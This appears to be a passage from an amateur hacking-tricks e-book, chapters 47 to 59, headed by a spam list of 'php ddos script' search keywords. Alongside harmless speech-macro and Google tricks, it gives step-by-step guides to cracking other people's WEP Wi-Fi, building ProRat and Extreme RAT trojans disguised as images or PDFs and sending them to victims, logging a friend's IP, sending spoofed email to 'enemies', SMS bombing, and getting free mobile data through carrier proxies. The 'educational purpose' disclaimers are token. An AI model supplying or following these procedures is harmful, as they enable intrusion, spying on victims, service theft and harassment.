http://www.nulled-scripts.net/index.php/?6VgQKvjA
Fuctions

ddos script
php dos
php ddos script
php dos script
ddos php script
ddos script php
phpDos
ddos scripts
script DDOS
php ddos
ddos php
denial of service script
dos php
ddos attack script
php ddoser
script php ddos
dos php script
php script ddos
ddos script download
php DDos attack script
script ddos php
PHP DoS Script by Exe

ddos
php dos by exe
ddos skript
mysql ddos
DENIAL OF SERVICE php script
php ddos attack
php ddos download
download script ddos
ddos online
denial of service scripts
PHP DoS/DDoS (Denial Of Service) Script ddos php tool
php curl ddos
ddos php scripts
script ddos attack
dos script denial
php Dos scripts
php denial of service

Chapter 47 –Make Ur PC Talk Like Jarvis System :

In Iron Man Movie It was the jarvis Operating which helps Iron Man in completing any computer related task that he wants to perform with voice recognition supportability.Jarvis is totally based on Artificial intelligence aka Artificial Brain. Eventually, we can't have such a huge artificial brain r8 now with us bust we can have a start to this project and believe me you will enjoy it a lot .

Let Me demonstrate you few examples:

□ G ive a Name to your Computer Like "Jarvis" and when you'll say "Jarvis" it will reply "Hello sir" or "Hello Mr. (Your Name)".
or
You : Who are you ??
Computer : I'm chitti The robo Speed, 1 terahertz, memory, one zettabyte
(Just Like Rajnikanth's Moive "robot", (Enthiran) in Tamil.)
Example 2 :
YOU: Good Morning Jarvis !
COMPUTER : Good Morning Mr. Stark ! how are you Today !

So, Little wondering how these things going to work out ? Here you can transform your wondering into reality. Follow these codes :
Example 1 : **Example 1 :**

<listenFor>Jarvis</listenFor> <speak>Hello Mr. STark</speak> </command>
</speechMacros>

Example 2 :

<listenFor>Good Morning Jarvis</listenFor> <speak>Good Morning Sir. how are you today</speak> </command>
</speechMacros>

Further, more you can use these lines of codes for Shutting down Computer :

<speechMacros
<command>
<listenFor>Nuke it</listenFor>
<speak>Restarting Windows</speak>
<run command="C:\Windows\System32\shutdown.exe"/> </command>
</speechMacros>

To make it more intresting and realastic you need a bit knwoledge of VB.NET here is one example

```
Application.Speak Time
Application.SetTextFeedback Time ]]>
</script>
</command>

<speechMacros>
<command>
<listenFor>Time</listenFor>
<listenFor>Give me the Time</listenFor> <listenFor>What is the time</listenFor> <listenFor>Tell me the time</listenFor>
<listenFor>What time is it</listenFor> <script language="vbscript">
<![CDATA[
dim currentTime
currentTime = FormatDateTime(Time(), 1)
```

now i have ms exel work then..

```
<command priority="100">
<listenFor>insert row above</listenFor> <sendKeys>{ALT}jla</sendKeys>

</command>
<command priority="100">
<listenFor>insert row below</listenFor> <sendKeys>{ALT}jle</sendKeys>

</command>
<command priority="100">
<listenFor>insert column before</listenFor> <sendKeys>{ALT}jll</sendKeys>

</command>
<command priority="100">
<listenFor>insert column after</listenFor> <sendKeys>{ALT}jlr</sendKeys>

</command>
<command priority="100">
<listenFor>merge cells</listenFor>
<sendKeys>{ALT}jlm</sendKeys>
<command priority="100">

</command>
<command priority="100">
<listenFor>split table</listenFor> <sendKeys>{ALT}jlq</sendKeys>

</command>
<command priority="100">
<listenFor>delte row</listenFor> <listenFor>delte rows</listenFor> <sendKeys>{ALT}jdr</sendKeys>

</command>

<listenFor>delete column</listenFor>
<listenFor>delete columns</listenFor>
<sendKeys>{ALT}jdc</sendKeys>

</command>
<command priority="100">
<listenFor>?show table properties</listenFor> <sendKeys>{ALT}jdo</sendKeys>

</command>
<command priority="100">
<listenFor>?show ?hide table gridlines</listenFor> <sendKeys>{ALT}jltg</sendKeys>

</command>
```

Track chnages in Music
```xml
<command priority="100">
<listenFor>next change</listenFor>
<sendKeys>{ALT}rh</sendKeys>
</command>
<command priority="100">
<listenFor>accept change</listenFor>
<sendKeys>{ALT}rac</sendKeys>
</command>
```
To click
```xml
<command priority="100">
<listenFor>?mouse click</listenFor> <mouse button="left" command="click" />
</command>
```
if you need codes of any command leave comment below, and i will try to give you source codes.

How To Make These Command Working

☐ Things you need
A microphone or internal Microphone
windows 7 and windows speech macros, download it from here install it then make Macros to start work

☐ Nowopen notepad and paste code in notepad
☐ for example
```xml
<listenFor>Jarvis</listenFor>
<speak>Hello Mr. STark</speak>
</command>
</speechMacros>
```

paste it and save as filename.WSRMac
.WSRMac extention is must for it,
then Goto your WSRMac file and click on
Now click on "import signing Cerificate" and automaticly it will save a digital signature for it.See Image Below.

Now Open Speech recognition And Say Your Command.
Enjoy Talking to your Computer ! :D Credit Goes To: Devils Cafe

Chapter 48 – How To Hack Wi-Fi using Backtrack:

Requirements:
1: A Computer.
2: A Wireless Card capable of packet injection.
3:A Live installation of BackTrack either on a CD or USB stick.
BackTrack Can be found here
Create a Live USB Install here

Steps:

1. Boot into BackTrack

2. Click on the Backtrack applications menu -> Backtrack -> Exploitation tools -> Wireless exploitation -> WLAN Exploitation -> gerix-wifi-cracker-ng (This will open up the GUI interface seen in the picture).

3. Go to the configuration menu and select the wireless interface wlan0
-Click on Enable/Disable Monitor Mode (this will put the wireless card into monitor mode)

-Select the newly created mon0 interface.

4. Now click on the WEP tab at the top of the window. -Click on "Start sniffing and logging" and leave the terminal open. -Once the wireless network you want to crack* shows up (it has to be WEP encryption of course) select the WEP Attacks (with clients). *note that the PWR has to be high enough to work so the closer you can get, the better. -There you click on "Associate with AP using fake auth", wait a few seconds and click on "ARP request replay".

5. Once the Data number reaches over 10,000 you are ready to try (if the data is coming fast wait until 20 or 30,000 to be safe) and crack the key, but don't close any windows yet. -Go to the cracking tab and click on "Aircrack-ng – Decrypt WEP password" under Wep Cracking.

Within a few minutes password will be cracked.

Note : Only For Educational Purpose.>!!!
Chapter 49 – How To get 1000+ Likes In Facebook:

This Can be Done Without Using Any Software Or Without knowing Any Programming Language just simple basics of internet browsing is needed.

Follow the steps

step 1:
Go to your privacy Settings and change your Privacy Settings To Public.
Step 2:
Go here https://www.facebook.com/about/subscribe And Allow Suscribers

Now , Comes The main step...
Just By Using Some Sites :
These Site Use your Access Token And provide you mass amout of likes with the help of others access Tokens.

Huge Collection of sites to perform auto like Trick in facebook
http://www.likehoot.com/
http://megaliker.tk/
http://fb-autoliker.com/
http://www.powerlike.net/
http://www.ninetysevenxz.net/AutoLike-MY
http://www.zonedevil.org/AutoLiker/
http://www.moleckcyber.com/
http://www.autolike.org/
http://root.hackz.name/
http://fb-autolikes.webs.com/
http://an-ion.xtgem.com/Menu/autosuka
http://www.postliker.co.cc/
http://g.endut.net/
http://testajerkk.site88.net/
http://dimana.blogku.biz/
http://ninetysevenxz.net/
http://expert-free.net/
http://extreme-likers.tk/
http://likextreme.com/
http://autolikephc.co.cc/
http://awesomelike.webuda.com/ Password: hancegwapo.com
http://likeabugger.weebly.com/
http://oyeahlike.weebly.com/
http://wendellocampo.weebly.com/ http://like.vipfree.us/

Chapter 50 – How To Hack Remote PC Using Prorat :Note : Only For Educational Purpose.>!!!

 procedure to setup ProRat

STEP 1. First of all Download **ProRat** from here. Once it is downloaded extract it. A password prompt will come up. Enter the password.The password **"pro"**.

STEP 2 . Open up the program and You should see the following window.

**STEP 3** . Click on the **"Create"** button in the bottom. Choose **"Create ProRat Server"**.


STEP 4 . Next put your IP address so the server could connect to you. You need not enter your IP address manually, you can do this by just clicking on the little arrow. it automatically fills your IP address.
Next put in your e-mail so that when and if a victim gets infected it will send you an email.

STEP 5 . Now Open **General settings.** This tab is the most important tab. In the check boxes, we will choose the **server port** the program will connect through, the **password** you will be asked to enter when the victim is infected and you wish to connect with them, and the **victim name**. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager. Just follow the steps as shown in the figure.

STEP 6 . Click on the **Bind with File** button to continue. Here you will have the option to bind the trojan server file with another file. You can select an image, text file or pdf file, So as to make the victim trust your file.

STEP 7. Click on the **Server Extensions** button to continue. Here you choose what kind of server file to generate. I prefer using **.exe** files.

STEP 8 . Click on **Server Icon** to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is.

STEP 9. After this, press **Create server**, your server will be in the same folder as **ProRat**. Start giving this file to your victim. When the victim double click the file, his computer will be in your control.

STEP 10. Now the hacker has lot of options to choose from. He can do many funny things with the victim's computer.

NOTE: In this tutorial, i put the victim's IP as 127.0.0.1 as i am testing it on my computer. Inorder to hack a remote computer, you need to get the IP address of your victim. If you dont know how to find an IP address, you can read my article on finding out remote IP address from here.

Chapter 51 – Free Download SMS Bomber For Android Phones :

Few Best Feature of this apps are:
- Unlimited number of text
- Flood multiple contacts
- Cancel button
- No delay or periodically send
- Remember last config
- Easily select contacts
- Counter to make sms differently
- Add counter to (press menu/Counter) into each text

Download Anti SMS Bomber before bombarding :) Download & Install.
Download Link:
http://code.google.com/p/sms-bomber/downloads/list
Anti Sms Bomber Download:
http://code.google.com/p/sms-bomber/downloads/list
You need to enable this setting in your android device before installing this apps
.

Menu --> Settings --> Applications --> Check Unknown sources i will be detected as a virus
because it is a spam app nd it is false positive detection :P
it works 100% its a clean app !
i myself have used it :D
dont forget to download anti sms bomber!!...

Chapter 52 – How To Know Your PC Gender :

Open Notepad and paste the single line given below.

****

CreateObject("SAPI.SpVoice").Speak"HOW ARE YOU"

****

Save the file exatly as "gender.vbs" (without double cots) Now, open the save file If you hear male voice then your computer is male and if you hear female voice then its female.

Chapter 53 – Hacking OS For Mobile Phones :

Many Good Hackers/Penetration Tester From Every Conner of Earth always In Search for an Operating System That Helps In Hacking Or Pentesting from their mobile Devices(Like Android Smart Phone).Although There are Many Application Those are already available for them like some penetration testing android based tools like ANTI, dSploit, FaceNiff etc and also Installing ARM version of Backtrack OS.

UbnHD2 is a security and pentest focused ubuntu/debian system that runs natively on the HTC HD2 phone. The product right now in beta versions and various options may not work. Installations steps are described by Developer.

Features

.Based on Ubuntu 10.10 Maverick Meerkat, Kernel 2.6.32.15 (ARM)
.X.org 7.5, GNOME 2.32.0 & Cairo-Dock 2.2.0
.USB-OTG, 3G Network & WiFi (Drivers not included, proprietary, check XDA Forum)
.Perl 5.10.1, Ruby 4.5, Python 2.6.6 and more than 170 Pentest Tools preloaded Click here To
Download UbnHD2

Chapter 54 – Hacking Remote PC Using extreme rat:Note : Only For Educational Purpose.>!!!

Things you require -:
1) EXTREME RAT
This is the RAT you are going to use. You can get it from HERE
2) No-ip.biz account
As our IP-Address is dynamic(in general), we need to make it static.
3) DUC client
We can automatically update our dynamic IP-Adress, by installing DUC client.

4) VPN (If you are behind a router)
We must enable our router to allow us to connect to a remote PC. So we need to port forward.

Instead of port forwarding we use a VPN(Virtual Private Network). You can use Proxpn.

Procedure-:
Step 1:
First you need to create an account in www.no-ip.com
Step 2:

After creating an account, login with your account and create a host. You can do this by just following the steps.

Goto this link, and login.
Finally click "Create Host". **Step 3: Setting up your server.**

Open the xtreme.exe file you have downloaded.

By default, the language is Portuguese. So you can change it into English as shown in the figure below.

Now goto File->create server. It is shown in the figure below.

When you are done, it opens a new window and then select the "+" symbol as shown in the following figure.

Then it opens a new window and you can give any name you want as your profile name.

In my case it is "profile1".

Now click on "install options" and uncheck the two options as shown in the figure and then click on "create server" option which is the last one in the figure. You can follow these steps from the following figure.

Then simply click the tick mark which is green in color and save your server file. You are done.

Now upload this server file on any file hosting site and prompt your victim to download it. Or you can send it via email. When he clicks it, your client will connect to his system as shown below.

Now you will access all his files right from your computer. I have added a screen shot of how it looks like.

You can do whatever you want. Accessing his webcam, downloading his files, capturing his screen are some of the best features of this RAT.

Legal disclaimer:

Using RATs on remote systems without their permission is illegal. This article is for educational

purpose only. Dont do anything illegal. I will not be held responsible for that.

Chapter 55 –How To Hack An IP Address Of A Remote PC :

What can you do with an IP address?
Well you can hack a computer using it's IP address.
You can find the location of the computer using its IP address.

Things required:
1) PHP script to catch the IP.
2) .txt file to store the IP.
you can download them from here.

Procedure:

Step 1: First create an account in any free webhosting site.
examples are www.110mb.com
www.drivehq.com
www.t35.com
www.my3gb.com

Step 2: Extract the IP finder script you have downloaded.
Step 3: Now Upload the files onto the free web hosting site. Step 4:Give the link of ip.php script to your friend.

When he clicks the link, his IP address will be strored in the ip_log.txt file.
DEMONSTRATION:
Here i have uploaded my scripts on to www.my3gb.com

File "ip.php" uploaded
File "ip_log.txt" uploaded

Directory: /   3 files, 0 directories

Disk space usage: 0.0/3000 MB (0%)

Refresh | Upload files | New file | New directory | Delete selected | Move selected

	Name	Size	Modified	
index.html		405 B	18/Sep/11 04:21	
ip.php		229 B	18/Sep/11 19:32	
ip_log.txt		0 B	18/Sep/11 19:32	

and i clicked the ip.php link.

Now my IP address is stored in the ip_log.txt file

ip_log.txt

115.241.86.24 Sunday 18th of September 2011 07:33:16 PM

You can check out this with www.showmyip.com

www.showmyip.com

115.241.86.24

showmyip.com is part of The Privacy Ecosystem (™ pending).
What is an IP Address? Check our IP Address Glossary.
Point your RSS reader to our RSS feed to learn when any of your IP Address properties change.

Super Dynamic DNS by showmyip.com

Looking for a DNS name of your own choosing, that does not change every time your ISP *RELIANCE COMMUNICATIONS* changes your IP Address? Want to get an email whenever your IP Address changes? Or maybe an SMS message to your cell phone? We can do that.

Try our Super Dynamic DNS service for as little as $11.95 USD. A one-time cost of $25.95 USD for our Premium Subscription will let you receive email or SMS notifications.

Go to https://www.ippages.com/dynamicDNS/ to learn more about how you can sign up, why you would want Super Dynamic DNS, and what exactly we can offer you.

Need a different IP Address instead? Check our new pickaproxy.com site to learn about geospoofing.

Finding the location of the computer:
Now pick the IP address you got from the victim and open www.ip2location.com here enter the IP address in the box and click "find location".
Thats it..

Chapter 56 –How To Send Anonymous Email :

Many of the people are trying to spam on their enemy's email but are sometimes blocked by Yahoo, Hotmail, Gmail! So this is the perfect prank in which you can send fake and spam emails to your friends and enemies!

These are the following steps!
1) First off all goto :
http://emkei.cz/

2) Enter the name of the sender, from which mail you have to send the fake prank, in 3rd option enter your enemy email, Subject could be anything, If you want to choose the file (i meant any kind of attachment).

3) Now If you want to add more things in your email, you can add!

Hit Send!
Enjoy Prank!

Chapter 57 – Gprs Trick For All Network :

I am gng to provide u gprs tricks of following 6 networks :
1. Reliance
2. Aircel
3. Bsnl
4. Airtel
5. Vodafone
6. Idea So lets Start
1. Reliance :

Create new setting in PC and Mobile: Proxy:- 10.10.145.27 Port:- 8080 Apn:- rcomnet Homepage:-
www.google.com OR www.newtechfreak.com That's it... 2. Aircel :

I) Aircel Free GPRS Setting
Just edit the aircelmms apn with the following IP address and port no. IP: 172.17.83.69
PORT: 8080
APN: aircelmms
Its works in some state.
II) Aircel Free 3G Hack

Below are the steps for AIRCEL unlimted 3G gprs.Either create a new setting or edit the existing
setting....

Name-AircelGprs
apn-aircelwap
IP address-10.4.42.15
proxy port-8080
homepage-www.google.com

Use UC Browser 8.0+.. after installation of the browser goto
setting>>accespoint>>select AircelGprs and Enjoy free internet on your mobile this trick is tested on
nokia and samsung phones and is working fine.

Note- Try at low balance 1rs

3. Bsnl :

Follow these step by step process to use the GRPS hack trick.
1. Make a new GPRS settings on your Mobile Phone.
2. Set Proxy Address as - 110.100.3.2
3. Now change and Set the Proxy Port as – 9209
4. Set the Access Point (APN) to - wapwest.cellone.in
5. Now save the settings , and make sure you have done all the steps.
6. Restart the phone and Now you can use free BSNL internet.
Also try the Proxies ; 192.168.87.163 or 192.168.51.163 if the last one is not working.

4. Airtel :

 Step 1: For this you have to download Opera Handler.(It's better to download it from your phone)
Step 2: Install the Handler. (opera handlers for java,android and symbian)

Step 3: After installing open it, there you will find a "settings"option. Open it and change the proxy type to REALHOST and the proxy server to a valid proxy address*.

Step 4: Save these settings from Handler menu, and enjoy ......
* Some of the Valid Proxy Address for Airtel are listed below:
203.200.118.92
10.5.45.107
100.1.200.99
202.056.231.117

Notes: Make sure you do not edited the remaining options of the handler menu.

Try any one of the proxy servers listed above.If it is not working u can find other proxies by Googling.
5. Vodafone :

 STEP 1: For this you have to download a UC BROWSER HANDLER .
STEP 2: Install the handler.

STEP 3: Open it,there you find a option named"NETWORK SETTINGS".
STEP 4: Open the settings and edit the PROXY TYPE to REAL HOST and the proxy server to a valid proxy adress.
STEP 5: Exit from network settings and press SAVE CHANGES AND BACK ,now you can enjoy the free unlimited GPRS.
SOME OF THE VALID PROXY ADRESES ARE LISTED BELOW
10.10.1.100
10.11.233.29
10.1.1.100
010.010.001.100
If these proxy's do not work you can find more proxy adresses by simply googling.
SOME OF THE HANDLER APPS FOR UC:
download uc handler.apk :
http://www.mediafire.com/?n79ecw29b1b77v7
download uc handler.jar :
http://www.mediafire.com/?z17x4huru17fxtq
(NOTE:It's better to download it from your PC and transfer it to your device via usb cable or bluetooth.)
WARNING:TRY AT LOW BALANCE ONLY

6. Idea

#How to get free gprs
Step 1 : You have to make new gprs setting in your mobile
Apn : Imis (or) Mmsc
Proxy : 10.4.42.15
Port : 8080Homepage : any one from below.
https://concealme.com
https://flyproxy.com
https:// hot-proxy.info
https:// Fire-proxy.com
https:// Proxyforall.com
https:// Abcproxy.com

Chapter 58 – 5 Rarely Known Google I'm Feeling Lucky Tricks :

The 'I'm Feeling Lucky' button was introduced by Google to help us spend less time searching for webpages.Also there are many Google I'm feeling lucky tricks that has been developed by various people which when tried out helps you pass your time . So in this article I'll be sharing with you Top-5 rarely known I'm Feeling Lucky tricks which you should surely try.

♠Google Sphere

Step1: Go to Google.com
Step2: Type "Google Sphere" and click on I'm Feeling Lucky.

You are now taken to a website (Google Sphere)
Here Google Search results appear to be revolving or moving around. The text and images revolve according to your mouse movement!!!

♠Google Water Effect

Step1: Go to
Google.com
Step2: Type "Google Pond" and click on I'm Feeling Lucky.

You are now taken to a website (Google Pond)

Here Google Search appears to have a watery effect. Move your mouse around the screen and see the magic!!!

♠ Zooming Google or Epic Google

Step1: Go to Google.com
Step2: Type "Epic Google" and click on I'm Feeling Lucky.
You are now taken to a website (Epic Google). Here Google Search appears get bigger and bigger or like getting Zoomed In.

♠Weenie Google

**Step1: Go to Google.com**

Step2: Type "Weenie Google" and click on I'm Feeling Lucky.

You are now taken to a website (Weenie Google). Here Google Search appears to get smaller and smaller or like getting Zoomed Out, i.e, the opposite of what happens in the previous trick.Therefore this trick can be called as the brother of Epic Google!!!

♠Google Guitar
Step1: Go to Google.com

Step2: Type "Google Guitar" and click on I'm Feeling Lucky. You are nowtaken to a website(Google Guitar). Here you will be able to see strings of a guitar. Try moving your mouse over the strings and then you could hear some sounds made by guitar. Google launched Google Guitar in accordance with Les Paul's 96th birthday !!!

Chapter 59 –How To DDOS Manually : Note : Only For Educational Purpose.>!!!

First Open Cmd From Run => Cmd

Now Follow These Steps -: 1. Now Type This Command In CMD : Ping www.anysite.com And You Will Get The I.P of Victim
